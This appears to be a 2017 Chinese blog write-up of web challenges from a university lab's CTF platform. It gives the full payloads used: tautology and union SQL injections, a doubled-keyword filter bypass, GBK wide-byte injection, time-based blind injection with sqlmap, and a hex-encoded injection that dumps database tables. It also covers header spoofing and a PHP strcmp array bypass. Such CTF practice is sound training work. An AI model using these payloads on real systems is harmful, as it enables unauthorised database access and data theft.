SDUT_CTF_WEB题目writeup

原创

西杭 于 2017-10-08 12:21:55 发布 3149 收藏 1

分类专栏： 网络安全

本文链接：https://blog.csdn.net/AcSuccess/article/details/78174188

平台链接http://sctf.sdutislab.cn/challenges

闲的没事做了做实验室自己搭的平台，把web题目writeup放出来

签到题

右键查看源代码

芝麻开门

尚未登录或口令错误

输入框：
请输入口令：zhimakaimen 开门

输入口令：zhimakaimen 那就输呗 结果发现 zhimakaimen是11位，但是输入框最大允许输入10位
f12改一下前端验证把最后一个n输进去，flag就出来了

---

flag is:nctf{follow_me_to_exploit}

输入框：
请输入口令：zhimakaimen 开门

层层递进

看源代码之后，iframe奇怪！
那些属性都是0，于是当然要点链接进去看看了，每次都点第一个iframe里的链接，最后进了一个404.html的链接

来来来，听我讲个故事：

- 从前，我是一个好女孩，我喜欢上了一个男孩小A。
- 有一天，我终于决定要和他表白了！话到嘴边，鼓起勇气...
- 可是我却又害怕的后退了。。。

为什么？
为什么我这么懦弱？

最后，他居然向我表白了，好开森...说只要骗足够多的笨蛋来这里听这个蠢故事浪费时间，

他就同意和我交往！

谢谢你给出的一份支持！哇哈哈\(^o^)/~！

就到了这里，完全被这个故事吸引了，而key还是没找到。。
不得不说眼瞎了，这堆我看起来没用的js。。我已经不想说话了

```
<!-- Placed at the end of the document so the pages load faster -->
<!--
<script src="./js/jquery-n.7.2.min.js"></script>
<script src="./js/jquery-c.7.2.min.js"></script>
<script src="./js/jquery-t.7.2.min.js"></script>
<script src="./js/jquery-f.7.2.min.js"></script>
<script src="./js/jquery-{.7.2.min.js"></script>
<script src="./js/jquery-t.7.2.min.js"></script>
<script src="./js/jquery-h.7.2.min.js"></script>
<script src="./js/jquery-i.7.2.min.js"></script>
<script src="./js/jquery-s.7.2.min.js"></script>
<script src="./js/jquery-_.7.2.min.js"></script>
<script src="./js/jquery-i.7.2.min.js"></script>
<script src="./js/jquery-s.7.2.min.js"></script>
<script src="./js/jquery-_.7.2.min.js"></script>
<script src="./js/jquery-a.7.2.min.js"></script>
<script src="./js/jquery-_.7.2.min.js"></script>
<script src="./js/jquery-f.7.2.min.js"></script>
<script src="./js/jquery-l.7.2.min.js"></script>
<script src="./js/jquery-4.7.2.min.js"></script>
<script src="./js/jquery-g.7.2.min.js"></script>
<script src="./js/jquery-}.7.2.min.js"></script>
-->
```


根据提示与右键源码，可以知道用\来使单引号闭合
关键是username=\&password=or 1=1%23 （%23表示#，直接#不行。。。不知道为什么要url编码后才可以)
这样子 sql语句就变成了
SELECT * FROM users WHERE name='\' AND pass=' or 1= 1#';(表示被闭合掉了）
这样就可以得到flag了：
nctf{sql_injection_is_interesting}

变态的JS

运行题目的代码，得到1bc29b36f623ba82aaf6724fd3b16718.php
回去构造链接
（http://teamxlc.sinaapp.com/web3/b0b0ad119f425408fc3d45253137d33d/1bc29b36f623ba82aaf6724fd3b16718.php）
提示tip在脑袋（head）里，那看头咯，返回包里有tip，提示history of bash
不知道什么玩意，百度咯，可以看看（http://blog.csdn.net/pan_tian/article/details/7715436）
用法就是http://teamxlc.sinaapp.com/web3/b0b0ad119f425408fc3d45253137d33d/.bash_history
打开提示一个zip文件，下载就好了
http://teamxlc.sinaapp.com/web3/flagbak.zip
flag is:nctf{bash_history_means_what}

黑进去

存在md5加密
username: 1’ and 1=2 union select ‘c4ca4238a0b923820dcc509a6f75849b’ – -
password: 1
拿到flag

交作业吧

西普文件上传原题

The Ducks

变量覆盖
post传参时传入thepassword_123=123&pass=123
得到flag

写题解写到这发现都是南邮ctf的题，下面的题解只是本实验室内部出题题解

来自谷歌的你

改http头：referer:google
得到flag

慢点再慢点

发现什么都没有，抓包看看，发现还是什么都没有

这是看一下题目地址

http://118.89.168.43:8001/web/web1001


但我们打开时成为http://118.89.168.43:8001/web/web1001/no_key.php

有可能是个301跳转

用burp修改跳转到源地址

发现txt文件，打开拿到flag

永真式注入



提示: 永真式注入

部分代码如下:

```
$sql = "SELECT * FROM ctf_login WHERE usr
```


SQL联合查询

用户名：1' and 1=2 union select 1-- -

密码：1

畸形化SQL语句

SQL查询语句和union注入那个题是一样的，这个题唯一不同的就是加入了我自己写的一个防注入模块（有漏洞等待你去挖掘）

我写的防注入模块实现代码

```
function antiinject($input)
{
    // 小弟不才，使用移除关键字的方法过滤掉了一些SQL关键字，下面这个数组里面所有的关键字都会被从输入中移除，你还能实现注入吗？
    // 你最爱的单引号，没了，union，没了，就连select和or也没了，咋整啊这个？
    // 如果你使用了sqlmap的tamper脚本（你自己写的可以）就不要厚着脸皮提交了，本题禁止使用sqlmap等工具，手工注入，明白不
    $keyword = array("select", "union", "and", "from", "or", ":", "drop", "table", "delete", "update", "show", "database", "where", "order", "group");
    $ret = strtolower($input);
    for ($i = 0; $i <= count($keyword); $i++) {
        $ret = str_replace($keyword[$i], '', $ret);
    }
    return $ret;
}
```

SQL查询部分代码

```
$sql = "SELECT pwd FROM ctf_login WHERE usrname= '$inp_id';";
```

发现上来屁话一大堆，意思就是说有过滤
如果php代码不熟的话，可以在本地搭建环境，测试到底如何过滤

```php
<?php

function antiinject($input)
        {
            $keyword = array("select", "union", "and", "from", "or", ";", "drop", "table", "delete", "update", "show", "databas
            $ret = strtolower($input);
            for ($i = 0; $i <= count($keyword); $i++) {
                $ret = str_replace($keyword[$i], '', $ret);
            }
            return $ret;
        }
        $input="1 and 1=2 union select '123'";
        $inp_id=antiinject($input);
        $sql = "SELECT pwd FROM ctf_login WHERE usrname= '$inp_id';";
        echo $sql;
?>
```


Notice: Undefined offset: 15 in **D:\phpstudy\WWW\x.php** on line **11**
SELECT pwd FROM ctf_login WHERE usrname= '1 1=2 '123'';

发现所有关键字全部被过滤掉了
这时想就可以用套接字的一种方式
$input=”1’ anandd 1=2 ununionion seselectlect ‘123”;

Notice: Undefined offset: 15 in **D:\phpstudy\WWW\x.php** on line **8**
SELECT pwd FROM ctf_login WHERE usrname= '1' and 1=2 union select '123';

语句就正常了

flag{sdut_ctf_WEB_TcV80}

不要忘记把前端限制去掉，不然输入框为只读，而且最大输入长度为1

我的初恋

请问我的初恋叫什么

提交

出这个题的这一天10月25日正好是我初恋的生日，不知为何想起她了
做这个题不是要你真的知道我的初恋的名字，而是利用php的strcmp函数的一个漏洞去实现，漏洞的细节自行百度吧
为了保护隐私，我将代码里的初恋的名字做了md5处理，代码很简单就是一个strcmp函数来判断输入的字符串和预设的字符串是否相等

这个出题者总是以极强的故事性把我们带入其中（屁话还是一大堆）
php strcmp函数漏洞，传递数组绕过验证， 抓包


```
POST /web/web1002/check.php HTTP/1.1
Host: 118.89.168.43:8001
Content-Length: 13
Cache-Control: max-age=0
Origin: http://118.89.168.43:8001
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.91
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://118.89.168.43:8001/web/web1002/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Connection: close

firstlove[]=1
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Sun, 08 Oct 2017 07:29:43 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
Content-Length: 94

<meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>
flag{sdut_ctf_WEB_pyh59}
```


strcmp漏洞细节自行百度

特制浏览器

一看题面就知道是改http头，不过这里有个坑点



```
GET /web/web1003/login.php HTTP/1.1
Host: 118.89.168.43:8001
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: SDUT-CTF-Browser
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://sctf.sdutislab.cn/challenges
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Sun, 08 Oct 2017 07:31:46 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
Content-Length: 95

<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
flag{sdut_ctf_WEB_AyUz0}
```


改UA头时 改为SDUT-CTF-Browser， 最后.exe不要加

去掉引号的注入

这个题还以为是什么php函数漏洞，结果就是一个宽字节注入

!!!SQL注入!!!

提示:

技术问题请打开浏览器的控制台

注入点在login.php下的usr和pwd，为了积极响应国家号召，这次数据库使用了我们中国的GBK编码

防注入代码如下（挖掘漏洞是一名信息安全人员的基本素养）：

```
function antiinject($inp)
{
    $ret = "";
    for ($i = 0; $i < strlen($inp); $i++) {
        if ($inp[$i] != "'")
            $ret = $ret . $inp[$i];
        else
            $ret = $ret . "\\" . "'";
    }
    return $ret;
}
```


执行的SQL语句如下：

```
$sql = "SELECT pwd FROM ctf_login WHERE usrname= '" . $inp_id . "';";
```


gbk编码的宽字节注入，payload构造如下

http://118.89.168.43:8001/web/sql1004/login.php?usr=1%df%27%20union%20select%201–%20-&pwd=1

宽字节注入自行百度



flag{sdut_ctf_WEB_Tx2sA}

无空格SQL注入

根据题目意思和题面所给出的代码，可以判定就是一个用其他字符代替空格完成注入的一个题

可以参照我的这篇文章完成题目

payload构造如下

```
username:    '/**/and/**/1=2/**/union/**/select/**/'123
password:    123
```


flag就出现了

UNION_Plus

老套路了

payload：


id: 1 union select ‘c4ca4238a0b923820dcc509a6f75849b’, 2

password: 1

其中c4ca4238a0b923820dcc509a6f75849b是密输入密码1的md5值

代码审计1

发现又是php函数的漏洞，百度查下资料，数组可以绕过



到底是不是注入？

进去发现需要id参数，那就传进去


题目给的很清晰，flag位置全都告诉了
做了几次尝试，除了有具体的sql语句之外什么都没有
我猜是基于时间的盲注
http://www.mingzhegao.com.cn/ctf_test/login.php?id=1%27%20and%20sleep(5)–%20-
果然存在延时，也就是说存在时间盲注漏洞
算了，不想手注了，直接sqlmap开跑吧

```
root@kali:~# sqlmap -u "http://www.mingzhegao.com.cn/ctf_test/login.php?id=1" --time-sec=10 --dbms=mysql
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.1.9#stable}
|_ -| . [,]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is
pplicable local, state and federal laws. Developers assume no liability and are not responsible for any mi

[*] starting at 15:51:19

[15:51:20] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=1' AND SLEEP(10) AND 'wCSk'='wCSk
---
[15:51:20] [INFO] testing MySQL
[15:51:20] [INFO] confirming MySQL
[15:51:20] [INFO] the back-end DBMS is MySQL
web application technology: Nginx
back-end DBMS: MySQL >= 5.0.0
[15:51:20] [INFO] fetched data logged to text files under '/root/.sqlmap/output/www.mingzhegao.com.cn'
                                                                                http://blog.csdn.net/AcSuccess
[*] shutting down at 15:51:20
```

存在注入点
这个题最后又加了个判断UA头，如果是sqlmap就结束，所以sqlmap如果不加–random-agent随机头的参数压根跑不出来

注入

一开始进去，啥啊，什么都注不出来，看来后台判断写的很死
还有个注册按钮，那就注册试试吧
注册进去之后



username:233

发现一个点 这个系统在找和你有相同手机号人的username
在用233的手机号重新注册一个看看

---

your username:466

your telphone:233

The same person as your mobile phone number:

username:233

username:466

果然，那这就算有个注入点了
重新注册在手机号里构造payload
发现有验证，只能为数字，以前做过一个题，绕过数字，转为16进制

```
for the right syntax to use near '',\'',database(),\'',\'',version())' at line 1
mysql> select hex('1 union select concat(user(), database(), version())');
+-----------------------------------------------------------------------------------------------------+
| hex('1 union select concat(user(), database(), version())')                                         |
+-----------------------------------------------------------------------------------------------------+
| 3120756E696F6E2073656C65637420636F6E63617428757365722892C20646174616261736528292C2076657273696F6E282929 |
+-----------------------------------------------------------------------------------------------------+
1 row in set (0.02 sec)
```


用户名： 123

密码： •••

确认密码： •••

手机号: 0x3120756E696F6E2073656C656

---

your username:123

your telphone:1 union select concat(user(), database(), version())

The same person as your mobile phone number:

username:123

username:temp@localhost(tf_sql5.7.19-0ubuntu0.16.04.1

用户数据库版本都出来了
再搞出表名和列名

---

your username:xxxx

your telphone:1 union select table_name from information_schema.tables where table_schema=database()

The same person as your mobile phone number:

username:123

username:xxxx

username:flag

username:user

表名有两个，flag和user
很明显flag在表flag中

---

your username:wwwww

your telphone:1 union select column_name from information_schema.columns where table_name='flag'

The same person as your mobile phone number:

username:123

username:wwwww

username:xxxx

username:flag

your username:rrrrrr

your telphone:1 union select flag from flag

The same person as your mobile phone number:

username:123

username:rrrrrr

username:wwwww

username:xxxx

username:flag[redacted]

点击一百万次

发现是一段js代码做的伪动态网页，尝试着点几次，再结合题目，明白了出题人的目的，点击100万次后，flag就会出来。右键审一下源码看看有什么别的东西

```
</body>
<script>
  var clicks=0
  $(function() {
    $("#cookie")
      .mousedown(function() {
        $(this).width('350px').height('350px');
      })
      .mouseup(function() {
        $(this).width('375px').height('375px');
        clicks++;
        $("#clickcount").text(clicks);
        if(clicks >= 1000000){
          var form = $('<form action="" method="post">' +
                       '<input type="text" name="clicks" value="' + clicks + '" hidden/>' +
                       '</form>');
                       $('body').append(form);
                       form.submit();
        }
      });
  });
</script>
```


这段js脚本包含的信息量已经足够做这个题目了，它将你点击的次数存储在clicks这个变量里，只要这个变量的值超过一百万，这个题目就game over。

两种做法：

一：找个暴力点击模拟器，启动，让它一直运行，点击超过一百万次就会出flag

二：控制台直接给clicks变量赋值，使他比一百万大。

登录入口在哪

http://118.89.168.43:8001/web/web1006/robots.txt

http://118.89.168.43:8001/web/web1006//D56B699830E77BA53855679CB1D252DA/login.php

php序列化练习

相似题解已经给出来了，教学题